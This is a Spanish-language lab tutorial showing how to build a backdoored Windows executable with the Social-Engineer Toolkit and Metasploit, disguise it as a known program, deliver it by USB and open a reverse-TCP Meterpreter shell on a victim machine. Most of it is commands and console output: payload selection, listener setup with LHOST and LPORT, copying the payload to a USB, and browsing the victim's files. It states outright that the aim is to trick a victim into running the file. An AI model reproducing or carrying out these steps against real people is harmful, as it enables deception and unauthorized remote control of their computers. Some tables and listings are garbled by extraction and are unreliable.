

PRACTICA 2. BACKDOOR USB CON SET (SOCIAL ENGINEER TOOLS)

En esta práctica, vamos a crear un archivo .exe lo más parecido a una aplicación conocida, para tratar de enviar a una víctima y que, al ejecutar dicho archivo, se conecte a través de una shell_reverse a nuestra maquina atacante.

Para hacernos una idea del escenario, la maquina Kali que será la atacante creara el archivo con la herramienta SET y haciendo ingeniería inversa de alguna forma (correo, usb, pagina clonada...) le pasaremos el archivo a la víctima haciéndole pensar que es otro programa para que finalmente lo ejecute que es la finalidad.

Vamos a ver qué pasos debemos seguir:

Iniciamos la herramienta de Ingeniería Social SET escribiendo en una terminal setoolkit.

```
root@kali:~# setoolkit
[*] Kali bleeding edge was not detected to be on...
[*] Kali install detected. Note that if you are not using bleeding edge repositories, your version of SET will be roughly 4 months behind.
[*] It is recommended to switch to bleeding-edge repos to ensure you are running the latest version of SET and other tools.
Press [enter] to accept that SET is several months out of date and probably contains bugs and issues.
```

Al iniciar, nos aparece ya un menu con varias herramientas, pero la que nosotros vamos a utilizar es la opción **1**.

```
Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> █
```

Seleccionamos la opción **3** que sirve para infectar dispositivos.

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules

- 99) Return back to the main menu.

A continuación, nos preguntan qué tipo de ataque queremos realizar, si queremos hacer un exploit para ficheros o ejecutables. En nuestro caso vamos a pulsar en la opción **2**.

- 1) File-Format Exploits
- 2) Standard Metasploit Executable

- 99) Return to Main Menu

En el siguiente paso, debemos elegir el tipo de exploit que se quiere crear. En esta práctica solo vamos a ver la opción **2** para que cuando el atacante se conecte a nosotros, el propio Metasploit nos genere una shell de meterpreter que luego vamos a ver las distintas opciones que tiene meterpreter.

- | | | |
|---|-------------------|---|
| 1) Windows Shell Reverse_TCP and send back to attacker | Document | Spawn a command shell on victim |
| 2) Windows Reverse_TCP Meterpreter and send back to attacker | Downloads | Spawn a meterpreter shell on victim |
| 3) Windows Reverse_TCP VNC DLL send back to attacker | Music | Spawn a VNC server on victim |
| 4) Windows Shell Reverse_TCP X64 se TCP Inline | Pictures | Windows X64 Command Shell, Reverse TCP Inline |
| 5) Windows Meterpreter Reverse_TCP X64, Meterpreter | Videos | Connect back to the attacker (Windows x64), Meterpreter |
| 6) Windows Meterpreter Egress Buster and a port home via multiple ports | Papelera | Spawn a meterpreter shell and find a port home via multiple ports |
| 7) Windows Meterpreter Reverse HTTPS | Disco Disquete | Tunnel communication over HTTP using SSL and use Meterpreter |
| 8) Windows Meterpreter Reverse DNS address and use Reverse Meterpreter | Otras ubicaciones | Use a hostname instead of an IP address and use Reverse Meterpreter |
| 9) Download/Run your Own Executable it | | Downloads an executable and runs it |

Una vez elegido el exploit a utilizar, tenemos que introducir la IP desde la que vamos a escuchar, es decir, la IP del atacante y el puerto de escucha.

```
root@kali:~/Downloads# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.85.132 netmask 255.255.255.0 broadcast 192.168.85.255
    inet6 fe80::20c:29ff:fea7:eb52 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:a7:eb:52 txqueuelen 1000 (Ethernet)
    RX packets 6872 bytes 667971 (652.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 7529 bytes 6677115 (6.3 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 19 base 0x2024

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1 (Local Loopback)
    RX packets 144 bytes 9486 (9.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 144 bytes 9486 (9.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

set:payloads> IP address for the payload listener (LHOST):192.168.85.132
set:payloads> Enter the PORT for the reverse listener:4444
[*] Generating the payload.. please be patient.
```

Ahora la propia herramienta generara automáticamente el payload y el archivo .exe.

Una vez que cree los archivos, nos pedirá si queremos crear el listener al que nosotros diremos que si para que nos configure los parámetros de configuración para escuchar a la ejecución del archivo .exe y poder iniciar la shell de meterpreter.

```
set> Create a listener right now [yes|no]: yes
[*] Launching Metasploit.. This could take a few. Be patient! Or else no shells for you..
[*] Starting the Metasploit Framework console.../
```

```
I love shells --egypt

=[ metasploit v4.15.7-dev
+ -- ==[ 1673 exploits - 960 auxiliary - 295 post
+ -- ==[ 489 payloads - 40 encoders - 9 nops
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
resource (/root/.set/meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.85.132
LHOST => 192.168.85.132
resource (/root/.set/meta_config)> set LPORT 4444
LPORT => 4444
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 192.168.85.132:4444
msf exploit(handler) >
```

Una vez que nos aparece lo que hay dentro del recuadro, quiere decir que está a la espera de cualquier petición de conexión a la IP: **192.168.85.132** puerto: **4444**. En el momento que la

víctima ejecute el archivo .exe creado, se abrirá una conexión en donde podremos manejar el ordenador a nuestro antojo.

Una vez hecho los pasos anteriores, debemos coger el archivo ejecutable infectado e introducirlo a la víctima de alguna manera para que lo ejecute en su ordenador. En este caso, vamos a introducirlo en un USB y ejecutarlo a mano en la máquina de prueba Windows 10 para ver su funcionalidad.

El archivo ejecutable se encuentra en la ruta que nos dice el programa SET.

```
set:payloads> Enter the PORT for the reverse listener:4444
[*] Generating the payload.. please be patientis
[*] Payload has been exported to the default SET directory located under: /root/.set//payload.exe
[*] Your attack has been created in the SET home directory (/root/.set/) folder 'autorun'
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.
```

Debemos desplazarnos con la consola de Kali hasta la ruta indicada y copiar los archivos al usb.


```
root@kali:~/.set# ls -l
total 96
drwxr-xr-x 2 root root 4096 ago 30 08:14 autorun
-rw-r--r-- 1 root root 140 ago 30 08:14 meta_config
-rw-r--r-- 1 root root 73802 ago 30 08:14 payload.exe
-rw-r--r-- 1 root root 15 ago 30 08:14 payloadgen
-rw-r--r-- 1 root root 20 ago 30 08:14 set.options
-rw-r--r-- 1 root root 5 ago 30 08:13 version.lock
root@kali:~/.set# ls -l autorun/
total 80
-rw-r--r-- 1 root root 43 ago 30 08:14 autorun.inf
-rw-r--r-- 1 root root 73802 ago 30 08:14 program.exe
```

Introducir el comando cp desde la ruta de la imagen anterior hasta donde se encuentra el usb para copiar el archivo.

```
root@kali: ~/.set
Archivo Editar Ver Buscar Terminal Pestañas Ayuda
root@kali: ~ x root@kali: ~/Downl... x root@kali: ~/.set x
root@kali:~/.set# ls -l
total 96
drwxr-xr-x 2 root root 4096 ago 30 08:14 autorun
-rw-r--r-- 1 root root 140 ago 30 08:14 meta_config
-rw-r--r-- 1 root root 73802 ago 30 08:14 payload.exe
-rw-r--r-- 1 root root 15 ago 30 08:14 payloadgen
-rw-r--r-- 1 root root 20 ago 30 08:14 set.options
-rw-r--r-- 1 root root 5 ago 30 08:13 version.lock
root@kali:~/.set# ls -l autorun/
total 80
-rw-r--r-- 1 root root 43 ago 30 08:14 autorun.inf
-rw-r--r-- 1 root root 73802 ago 30 08:14 program.exe
root@kali:~/.set# cp autorun/program.exe /media/root/HECTOR\ PM/
root@kali:~/.set#
```

Una vez que tenemos el programa en el USB, tendríamos que enviarle de una manera engañosa el programa a la víctima y esperar a que lo ejecute.

Para ver la práctica, vamos a meterlo a mano en la maquina Windows10 y a ejecutarlo para ver la funcionalidad.



Ejecutamos el programa y comprobamos en la máquina de Kali si se ha iniciado la conexión.

```
msf exploit(handler) > [*] Sending stage (956991 bytes) to 192.168.85.131
[*] Meterpreter session 1 opened (192.168.85.132:4444 -> 192.168.85.131:50146) at 2017-08-30 08:38:46 -0400
```

Con esto comprobamos que se ha realizado una conexión de la IP:192.168.85.131 y que se ha creado una nueva sesión.

Para ver las sesiones creadas, ejecutaremos el comando: **session -L** para ver el listado de todas las conexiones activas.

```
msf exploit(handler) > sessions -L

Active sessions
=====

  Id  Type           Information
  --  -
  1    meterpreter x86/windows DESKTOP-R7HR680\windows10 @ DESKTOP-R7HR680
      192.168.85.132:4444 -> 192.168.85.131:50146 (192.168.85.131)
```

Si queremos coger la sesión 1 para realizar pruebas hacia la maquina víctima, ejecutaremos **session [número_sesión]**.

```
msf exploit(handler) > session 1
[*] Starting interaction with 1...

meterpreter >
```

Vemos como el prompt ha cambiado y ya estamos dentro de la consola meterpreter desde la que vamos a poder controlar la máquina de la víctima.

Si ejecutamos el comando **help** nos mostrara la ayuda de todos los comandos que se puede ejecutar y su funcionalidad.

```
meterpreter > help

Core Commands
=====

Command      Description
-----
?            Help menu
background    Backgrounds the current session
bgkill        Kills a background meterpreter script
bglist        Lists running background scripts
bgrun         Executes a meterpreter script as a background thread
channel        Displays information or control active channels
close         Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit          Terminate the meterpreter session
get_timeouts  Get the current session timeout values
guid          Get the session GUID
help          Help menu
info          Displays information about a Post module
irb           Drop into irb scripting mode
load          Load one or more meterpreter extensions
machine_id    Get the MSF ID of the machine attached to the session
```

Aquí mostramos la captura de cómo nos podemos ir moviendo por el árbol de directorios a través de los comandos de consola de Windows.

```
meterpreter > ls
Listing: E:\
=====

Mode                Size      Type      Last modified
----                -
40777/rwxrwxrwx     0         dir       2017-08-30 05:17:12
40777/rwxrwxrwx     0         dir       2017-08-30 11:38:50
e Information
100777/rwxrwxrwx    73802     fil       2017-08-30 06:33:20

meterpreter > pwd
E:\burpsuite
meterpreter > cd C:
meterpreter > ls
Listing: C:\
=====

Mode                Size      Type      Last modified
----                -
40777/rwxrwxrwx     0         dir       2017-08-16 07:49:04
in
40777/rwxrwxrwx     0         dir       2017-04-25 04:45:19
e programa
100666/rw-rw-rw-    1         fil       2016-07-16 07:43:00
40777/rwxrwxrwx     0         dir       2017-04-25 04:45:19
and Settings
```